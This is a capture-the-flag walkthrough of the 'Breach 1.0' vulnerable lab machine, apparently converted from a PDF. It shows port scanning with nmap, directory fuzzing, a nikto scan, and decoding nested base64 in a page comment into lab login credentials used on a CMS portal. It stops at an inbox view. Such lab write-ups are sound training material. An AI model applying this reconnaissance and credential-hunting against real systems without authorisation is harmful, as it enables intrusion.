
Breach

By Praveen Kumar Sharma

For me IP of the machine (as it is a static IP) is : 192.168.110.140

Lets try Pinging the Machine :



Machine is Online!!

Port Scanning :

We are gonna use nmap here

First scan : All port scan (SYN Scan)

```
sudo nmap -T5 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```

```
65522/tcp open  unknown
65523/tcp open  unknown
65524/tcp open  unknown
65525/tcp open  unknown
65526/tcp open  unknown
65527/tcp open  unknown
65528/tcp open  unknown
65529/tcp open  unknown
65530/tcp open  unknown
65531/tcp open  unknown
65532/tcp open  unknown
65533/tcp open  unknown
65534/tcp open  unknown
65535/tcp open  unknown
MAC Address: 52:54:00:94:E2:EC (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds
```

Basically shows all the ports are open this is unlikely and probably is done by a firewall interference or something else

Second scan : Full Connection Scan


```
sudo nmap -sT -T4 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```

```
65521/tcp open  unknown
65522/tcp open  unknown
65523/tcp open  unknown
65524/tcp open  unknown
65525/tcp open  unknown
65526/tcp open  unknown
65527/tcp open  unknown
65528/tcp open  unknown
65529/tcp open  unknown
65530/tcp open  unknown
65531/tcp open  unknown
65532/tcp open  unknown
65533/tcp open  unknown
65534/tcp open  unknown
65535/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 540.22 seconds
```

Same result lets try something else

Third Scan : Xmas Scan

```
sudo nmap -sX -T5 -n -Pn -p- 192.168.110.140 -o allportscan.txt
```



We have the following port open here :
80 : http
4444 : krb524
8443 : https-alt

Service Enumeration :

Now we have the ports lets see what version of software/service are they running and OS Enumeration

```
sudo nmap -sC -sV -T5 -n -Pn -p 80,4444,8443 -A 192.168.110.140 -o deepscan.txt
```


```
Nmap scan report for 192.168.110.140
Host is up (0.00044s latency).

PORT     STATE SERVICE        VERSION
80/tcp   open  http           Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Welcome to Breach 1.0
|_http-server-header: Apache/2.4.7 (Ubuntu)
4444/tcp open  krb524?
| fingerprint-strings:
|   NULL:
|     v851
|     Expires: x
|     Content-Length: 6n
|     <html>
|     <head>
|_    <title>CFkOlicom Fast Ethernet L3 Switch (19095)<
8443/tcp open  ssl/https-alt?
| ssl-cert: Subject: commonName=Unknown/organizationName=Unknown/stateOrProvinceNam
| Not valid before: 2016-05-20T17:51:07
|_Not valid after:  2016-08-18T17:51:07
|_ssl-date: 2024-07-23T14:02:29+00:00; -1s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, ple
SF-Port4444-TCP:V=7.95%I=7%D=7/23%Time=669FB7D4%P=x86_64-pc-linux-gnu%r(NU
SF:LL,67,"v851\nExpires:\x20x\nContent-Length:\x206n\n<html>\r\n\r\n<head>
SF:\r\n<title>CFkOlicom\x20Fast\x20Ethernet\x20L3\x20Switch\x20\(19095\)<\
SF:n");
MAC Address: 52:54:00:94:E2:EC (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 oper
Aggressive OS guesses: Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (96%), Linux 3.13 (
(94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.10 - 4.11 (93%), Lin
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Host script results:
|_clock-skew: -1s

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.110.140

OS and Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 35.74 seconds
```

Result is this :

```
80/tcp   open  http           Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Welcome to Breach 1.0
|_http-server-header: Apache/2.4.7 (Ubuntu)
4444/tcp open  krb524?
| fingerprint-strings:
|   NULL:
|     v851
|     Expires: x
|     Content-Length: 6n
|     <html>
```

```
|     <head>
|_    <title>CFkOlicom Fast Ethernet L3 Switch (19095)<
8443/tcp open  ssl/https-alt?
| ssl-cert: Subject:
commonName=Unknown/organizationName=Unknown/stateOrProvinceName=Unknown/coun
tryName=Unknown
| Not valid before: 2016-05-20T17:51:07
|_Not valid after:  2016-08-18T17:51:07
|_ssl-date: 2024-07-23T14:02:29+00:00; -1s from scanner time
```

And the OS Scan says its probably Linux
Looks like we do have a website hosted on port 80 :



Directory Fuzzing :

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-
Content/common.txt -u http://192.168.110.140 -o gobuster.txt
```

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.140
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.gitignore           (Status: 200) [Size: 42]
/.htaccess            (Status: 403) [Size: 291]
/.htpasswd            (Status: 403) [Size: 291]
/.hta                 (Status: 403) [Size: 286]
/images               (Status: 301) [Size: 318] [--> http://192.168.110.140/images/]
/index.html           (Status: 200) [Size: 1098]
/server-status        (Status: 403) [Size: 295]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```

We have 403 : We are not authenticated here
We are gonna focus on these two :

/images (Status: 301) [Size: 318] [--> http://192.168.110.140/images/]
/index.html (Status: 200) [Size: 1098]

Vulnerability Scanning :

We are gonna use nikto here


```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.110.140
+ Target Hostname:    192.168.110.140
+ Target Port:        80
+ Start Time:         2024-07-23 20:32:21 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to t
he MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresse
s-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". Se
e: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with file /, inode: 44a, size: 534a04f49139d, mtime: gzip. See: http://cve.mitre.org/cgi-bin
/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8101 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2024-07-23 20:32:27 (GMT5.5) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Interesting things here :

+/icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+/.gitignore: .gitignore file found. It is possible to grasp the directory structure.

Web Application :

On the website we do have that page lets see the website here :



Few Names here from Manual Inspection:

- Bill Lumbergh
- Peter Gibbons


Also we have that /images section here :

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
bill.png	2016-06-04 19:35	315K	
cake.jpg	2016-06-06 00:45	47K	
initech.jpg	2016-06-05 19:45	124K	
milton_beach.jpg	2016-06-04 16:11	33K	
swingline.jpg	2016-06-06 00:44	27K	
troll.gif	2016-06-09 13:45	354K	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.140 Port 80

here we have some images the most useful one here is probably the bill.png



Lets look at the source code of the original page

```
<!DOCTYPE html>

<html>
<head>
<title>Welcome to Breach 1.0</title>
</head>




<body bgcolor="#000000">

<font color="green">
<p>Initech was breached and the board of directors voted to bring in their internal In

<p>Little did the company realize that the breach was not the work of skilled hackers,
However, their own work ethics and the mess left behind may be the company's downfall.

<center><a href="initech.html" target="_blank"> <img src="/images/milton_beach.jpg"
width=500 height=500> </a></center>


<!------Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo ----->

</body>
</html>

```

It is linking to "initech.html" to the image
We do have some base64 here lets solve it :

```
~ (0.028s)
echo Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo | base64 -d

cGdpYmJvbnM6ZGFtbml0ZmVlbCRnb29kdG9iZWFnYW5nJHRh%
```

Looks nested :

```
~ (0.026s)
echo Y0dkcFltSnZibk02WkdGdGJtbDBabVZsYkNSbmIyOWtkRzlpWldGbllXNW5KSFJo | base64 -d | base64 -d

pgibbons:damnitfeel$goodtobeagang$ta%
```

Looks like a set of credentials here


- `pgibbons:damnitfeel$goodtobeagang$ta`

Username : `pgibbons`
Password : `damnitfeel$goodtobeagang$ta`


Also we had a "/initect.html" page to look at

Only thing useful here is the Employee portal here

- Goes to /impresscms/user.php




We found a login page lets try the cred we found before here :




We are able to login with peter's account

Interesting mail in inbox :



